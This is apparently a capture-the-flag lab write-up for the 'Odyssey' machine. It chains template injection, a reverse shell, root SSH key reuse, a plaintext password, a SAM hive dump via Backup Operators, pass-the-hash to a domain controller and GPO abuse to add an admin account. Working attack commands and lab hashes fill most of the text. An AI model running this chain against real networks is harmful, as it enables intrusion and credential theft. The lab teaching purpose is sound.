Odyssey
Three-host black-box engagement (Linux web + 2 Windows) in a degraded AD where remote LDAP is broken. SSTI foothold, credential reuse into a workstation, Backup Operators SAM dump, and GPO abuse to Domain Admin.
- Platform
- Hack Smarter
- Difficulty
- Hard
- OS
- Windows
- IP
- 10.1.48.54 (DC01) 10.1.239.119 (WKST-01) 10.1.133.210 (Web-01)
- Rustscan
- Nmap
- Penelope
- Netexec
- Impacket
- Evil-Winrm-py
- SharpHound
- BloodHound
- pyGPOAbuse
Reconnaissance - three targets
The initial port scans identified a domain controller, a Windows workstation, and a Linux web host. The original notes contain scan results rather than the complete invocation for every scan; the following is a repeatable equivalent syntax, not a recovered original command.
rustscan -a 10.1.48.54 -- -sC -sV -Pnrustscan -a 10.1.239.119 -- -sC -sV -Pnrustscan -a 10.1.133.210 -- -sC -sV -PnDC01 - Selected output:
53/tcp open domain Simple DNS Plus88/tcp open kerberos-sec Microsoft Windows Kerberos389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: hsm.local)445/tcp open microsoft-ds3268/tcp open ldap Global Catalog3389/tcp open ms-wbt-server5985/tcp open http Microsoft HTTPAPI httpd 2.0Interpretation: Kerberos, LDAP/Global Catalog, DNS and SMB identify DC01 as an Active Directory host. WinRM on 5985 later becomes essential.
WKST-01 - Selected output:
135/tcp open msrpc139/tcp filtered netbios-ssn445/tcp filtered microsoft-ds3389/tcp open ms-wbt-serverSMB initially appeared filtered during scanning, but subsequent authenticated SMB operations succeeded. A filtered scan result is a point-in-time observation, not evidence that the service can never be reached.
WEB-01 - Selected output:
22/tcp open ssh OpenSSH 9.6p1 Ubuntu5000/tcp open http Werkzeug httpd 3.1.3 (Python 3.12.3)|_http-title: Odyssey PortalThe Python/Werkzeug service on port 5000 presented a promising web-application entry point.
Local name resolution
echo '10.1.48.54 dc01.hsm.local dc01 hsm.local' | sudo tee -a /etc/hostsecho '10.1.239.119 EC2AMAZ-NS87CNK.hsm.local EC2AMAZ-NS87CNK' | sudo tee -a /etc/hostsecho '10.1.133.210 web01.hsm.local web01 odyssey.hsm.local' | sudo tee -a /etc/hostsThese entries make hostname-based Kerberos, SMB, and web tests more predictable in the lab.
Initial access - template injection in the Odyssey Portal
The portal exposed an Internal Template Preview Service, including a field named template. This raised the possibility that user-provided template content was being evaluated server-side rather than rendered as inert text.


A lightweight Jinja2 probe is:

{{7*'7'}}On Jinja2, the string repetition result is 7777777; in Twig the corresponding operation generally evaluates to 49. Caveat: the original notes say this probe was used and refer to screenshots, but they do not preserve the full HTTP request and response or the precise SSTI-to-command-execution payload. Therefore, the next shell should be treated as an observed outcome, not as proof of an exact payload that was never recorded.

Shell access as ghill_sa
The original session was caught using Penelope:
[+] Listening for reverse shells on 0.0.0.0:4444 -> 127.0.0.1 • 192.168.145.150 • 172.17.0.1 • 172.20.0.1 • 172.18.0.1 • 172.19.0.1 • 10.200.103.126➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)[+] [New Reverse Shell] => ip-10-1-133-210 10.1.133.210 Linux-x86_64 👤 ghill_sa(1001) 😍️ Session ID <1>[+] ⭐ Agent deployed via /opt/odyssey/venv/bin/python3[+] Interacting with session [1] • PTY • Menu key F12 ⇐[+] Session log: /home/kali/.penelope/sessions/ip-10-1-133-210~10.1.133.210-Linux-x86_64/2026_10_03-11_39_52-776-ghill_sa_1001.log────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────ghill_sa@ip-10-1-133-210:~$ iduid=1001(ghill_sa) gid=1001(ghill_sa) groups=1001(ghill_sa)ghill_sa@ip-10-1-133-210:~$ hostname -I10.1.133.210 172.17.0.1ghill_sa@ip-10-1-133-210:~$ hostnameip-10-1-133-210The session showed a Linux shell as ghill_sa (uid=1001). Further enumeration revealed SSH keys in the user’s home directory.
idhostname -Ils -la ~/.sshcat /etc/passwd | grep bashOutput:
uid=1001(ghill_sa) gid=1001(ghill_sa) groups=1001(ghill_sa)10.1.133.210 172.17.0.1authorized_keys id_ed25519 id_ed25519.pub known_hosts known_hosts.oldroot:x:0:0:root:/root:/bin/bashghill_sa:x:1001:1001::/home/ghill_sa:/bin/bashLinux privilege escalation - SSH key accepted by root
The ~/.ssh/id_ed25519 file contained an unencrypted OpenSSH private key. Its full private material is intentionally not reproduced here.
The important test is that the key was accepted for root authentication on the same host.
ssh root@10.1.133.210 -i id_ed25519Output:
Welcome to Ubuntu 24.04.3 LTSLast login: Wed Nov 19 11:16:38 2025 from 10.0.0.247root@ip-10-1-133-210:~#Why this matters: Finding a private key is not itself proof of root access. Successful root@... SSH authentication is the verification.
The notes do not establish why root trusted that key (for example, shared authorized keys or another configuration mistake), only that it worked.
Credentials in an administrative configuration file
Root’s Bash history pointed to /etc/update.conf. Reading the file revealed a reusable password:
cat /root/.bash_historycat /etc/update.confOutput:
[auth]username=ghill_sapassword=P@ssw0rd!This is a plain-text secret exposure finding, and it becomes the bridge to the Windows workstation.
Lateral movement - reused credentials on WKST-01
Testing the discovered password against local SMB authentication on the Windows workstation succeeded:
nxc smb 10.1.239.119 -u 'ghill_sa' -p 'P@ssw0rd!' --local-authnxc smb 10.1.239.119 -u 'ghill_sa' -p 'P@ssw0rd!' --local-auth --sharesOutput:
[+] EC2AMAZ-NS87CNK\ghill_sa:P@ssw0rd!Share PermissionsADMIN$ READC$ READ,WRITE (SUBDIR)IPC$ READShare READ,WRITEThis is local-account credential reuse, not proof of a domain-wide password. The same password that was disclosed on the Linux host authenticated as a local Windows user.
Enumerating the writable share
smbclient //10.1.239.119/Share -U 'ghill_sa%P@ssw0rd!' -c 'recurse ON; ls'smbclient //10.1.239.119/Share -U 'ghill_sa%P@ssw0rd!' -c 'cd DeptDocs; prompt OFF; mget *.txt'The share exposed DeptDocs containing business-looking files and many credential-looking text documents.
Several pairs were tested against DC01:
nxc smb 10.1.48.54 -u dom_users.txt -p dom_pass.txt --no-bruteforce --continue-on-successOutput:
[-] hsm.local\fin_user1:Spring2025! STATUS_LOGON_FAILURE[-] hsm.local\hr_admin:Welcome123! STATUS_LOGON_FAILURE[-] hsm.local\intranet_admin:Intra#Access STATUS_LOGON_FAILURE... additional attempted pairs also failed ...Outcome: none of the tested share credentials worked against DC01. Their existence was not evidence that they were valid domain credentials. The attack therefore pivoted to local Windows privilege enumeration.
Windows foothold - RDP and token privileges
nxc rdp 10.1.239.119 -u 'ghill_sa' -p 'P@ssw0rd!' --local-authOutput:
[+] EC2AMAZ-NS87CNK\ghill_sa:P@ssw0rd! (Pwn3d!)Within the RDP session:
whoami /allOutput:
User Name: ec2amaz-ns87cnk\ghill_sa
BUILTIN\Backup Operators            Enabled groupBUILTIN\Remote Desktop Users        Enabled group
SeBackupPrivilege  Back up files and directories  DisabledSeRestorePrivilege Restore files and directories  Disabled
Membership in Backup Operators is important: this group can access sensitive system data through backup-related privileges. Although the privileges were listed as disabled in the token output, saving the relevant registry hives nevertheless succeeded in the recorded session.
Exporting registry hives
reg save HKLM\SAM C:\Windows\Temp\sam.hivereg save HKLM\SYSTEM C:\Windows\Temp\system.hivereg save HKLM\SECURITY C:\Windows\Temp\security.hiveOutput:
SAM: The operation completed successfully.SYSTEM: The operation completed successfully.SECURITY: ERROR: Access is denied.The SAM hive stores local account credential material. The SYSTEM hive provides the boot key required to recover local NT hashes.
The failed SECURITY export was not necessary for the immediate local SAM extraction.
Downloading and parsing the hives
smbclient //10.1.239.119/C$ -U 'ghill_sa%P@ssw0rd!' -c 'cd Windows\Temp; get sam.hive; get system.hive'impacket-secretsdump -sam sam.hive -system system.hive LOCALOutput:
[*] Target system bootKey: 0x7c7cfe4ff1d4639aaa93ddd2be306cc0[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)Administrator:500:...:d5cad8a9782b2879bf316f56936f1e36:::ghill_sa:1000:...:217e50203a5aba59cefa863c724bf61b:::fin_user1:1001:...:5d9dc889caa181140f5ec16016ab3754:::hr_admin:1002:...:5d9dc889caa181140f5ec16016ab3754:::... many other local accounts share the same NT hash ...bbarkinson:1021:...:53c3709ae3d9f4428a230db81361ffbc:::Critical nuance: The extracted bbarkinson hash was present in the local SAM, not demonstrated to be a cached domain logon. The original inference that the user must have logged in and left a cached domain hash is not supported by this output. Reusing the hash on DC01 later does establish that it matches an accepted domain account credential in this lab.
Local Administrator and the second flag
The local Administrator NT hash worked over SMB and RDP against WKST-01:
nxc smb 10.1.239.119 -u Administrator -H d5cad8a9782b2879bf316f56936f1e36 --local-authnxc rdp 10.1.239.119 -u Administrator -H d5cad8a9782b2879bf316f56936f1e36 --local-authOutput:
[+] EC2AMAZ-NS87CNK\Administrator:... (Pwn3d!)Use Impacket SMBClient to access the local Administrator desktop:
impacket-smbclient -hashes :d5cad8a9782b2879bf316f56936f1e36 Administrator@10.1.239.119Output:
# sharesADMIN$C$IPC$Share# use C$# cd Users\Administrator\Desktop# ls... user2.txt ...# get user2.txtcat user2.txtHSM{FH27354DNAFPEIL53729VBNID8235JSIJF929JPSA80203JSF8I}Result: user2.txt recovered. A separate attempt to reuse the local Administrator hash on DC01 returned STATUS_LOGON_FAILURE, as expected when accounts are not the same security principal.
Domain access - pass-the-hash as bbarkinson
Unlike the workstation-local Administrator credential, the bbarkinson NT hash was accepted by the domain controller:
nxc smb 10.1.48.54 -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbcnxc winrm 10.1.48.54 -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbcOutput:
SMB [+] hsm.local\bbarkinson:...WINRM [+] hsm.local\bbarkinson:... (Pwn3d!)The result gave an interactive WinRM path to DC01. The source also records remote invocation of a Defender preference change; successful command invocation is logged, but no subsequent Get-MpPreference output confirms the system’s resulting security state. The writeup does not require disabling Defender to explain the privilege escalation path.
BloodHound collection from inside DC01
Remote LDAP/LDAPS collection was unreliable in the stated lab conditions. The attacker instead ran a SharpHound collector in a session on DC01, where the recorded LDAP collection completed.
evil-winrm-py -i 10.1.48.54 -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbcupload /home/kali/Desktop/odyssey/SharpHound_obf.exe SharpHound.exe._obf.exe.\SharpHound.exe._obf.exe --CollectionMethods All --ZipFileName output.zipdownload 20261003172548_output.zip /home/kali/Desktop/odyssey/output.zipOutput:
[CommonLib LDAPUtils] Found usable Domain Controller for hsm.local : DC01.hsm.localBeginning LDAP search for hsm.localStatus: 96 objects finished (+96 2.133333)/sEnumeration finished in 00:00:45.5162652SharpHound Enumeration Completed ... Happy Graphing![+] File downloaded successfully and saved as: /home/kali/Desktop/odyssey/output.zipThe source used an obfuscated SharpHound binary. Obfuscation does not itself prove an antivirus bypass, and the observed success should be attributed to running collection from a network/host context where it completed-not to a verified universal LDAP-signing bypass.
Screenshot placement: insert your BloodHound graph showing bbarkinson’s relationship to the Finance Policy GPO.
Key ACL finding
The graph identified bbarkinson as having GenericWrite over the FINANCE POLICY GPO (526CDF3A-10B6-4B00-BCFA-36E59DCD71A2). Such control can permit an attacker to change policy content and thereby cause commands to execute on computers that apply the GPO, subject to GPO permissions and scope.
9. GPO abuse - creating a privileged account
The recorded command used pyGPOAbuse with the compromised account’s NT hash:
python3 pygpoabuse.py 'hsm.local'/'bbarkinson' -hashes ':53c3709ae3d9f4428a230db81361ffbc' -gpo-id '526CDF3A-10B6-4B00-BCFA-36E59DCD71A2' -dc-ip 10.1.48.54 -fOutput:
[+] ScheduledTask TASK_4764c8ed created!The source inspected pyGPOAbuse’s installed implementation, which showed that its default action in that version created john and added the account to local Administrators:
net user john H4x00r123.. /add && net localgroup administrators john /addCorrection to the rough notes: net localgroup administrators is not equivalent to net group "Domain Admins" ... /domain. The logged code does not demonstrate that john was added to Domain Admins. The eventual Pwn3d! result on DC01 proves privileged access to that host, but membership in Domain Admins would require an explicit group-membership check.
Applying the policy
From the WinRM session:
gpupdate /forcenet localgroup administratorsOutput:
Computer Policy update has completed successfully.User Policy update has completed successfully.
Members----------------------------------------AdministratorDomain AdminsEnterprise AdminsjohnThe command completed successfully.
This output specifically confirms john in the local Administrators group on the DC. Because a domain controller has a special security model, group creation and membership should be verified separately before describing this as a Domain Admins membership change.
Verifying privileged access
nxc smb 10.1.48.54 -u 'john' -p 'H4x00r123..'[+] hsm.local\john:H4x00r123.. (Pwn3d!)evil-winrm-py -i 10.1.48.54 -u 'john' -p 'H4x00r123..'
[*] Connecting to '10.1.48.54:5985' as 'john'evil-winrm-py PS C:\Users\john.HSM\Documents>Final objective - retrieving root.txt
type C:\Users\Administrator\Desktop\root.txtFLAG[REDACTED]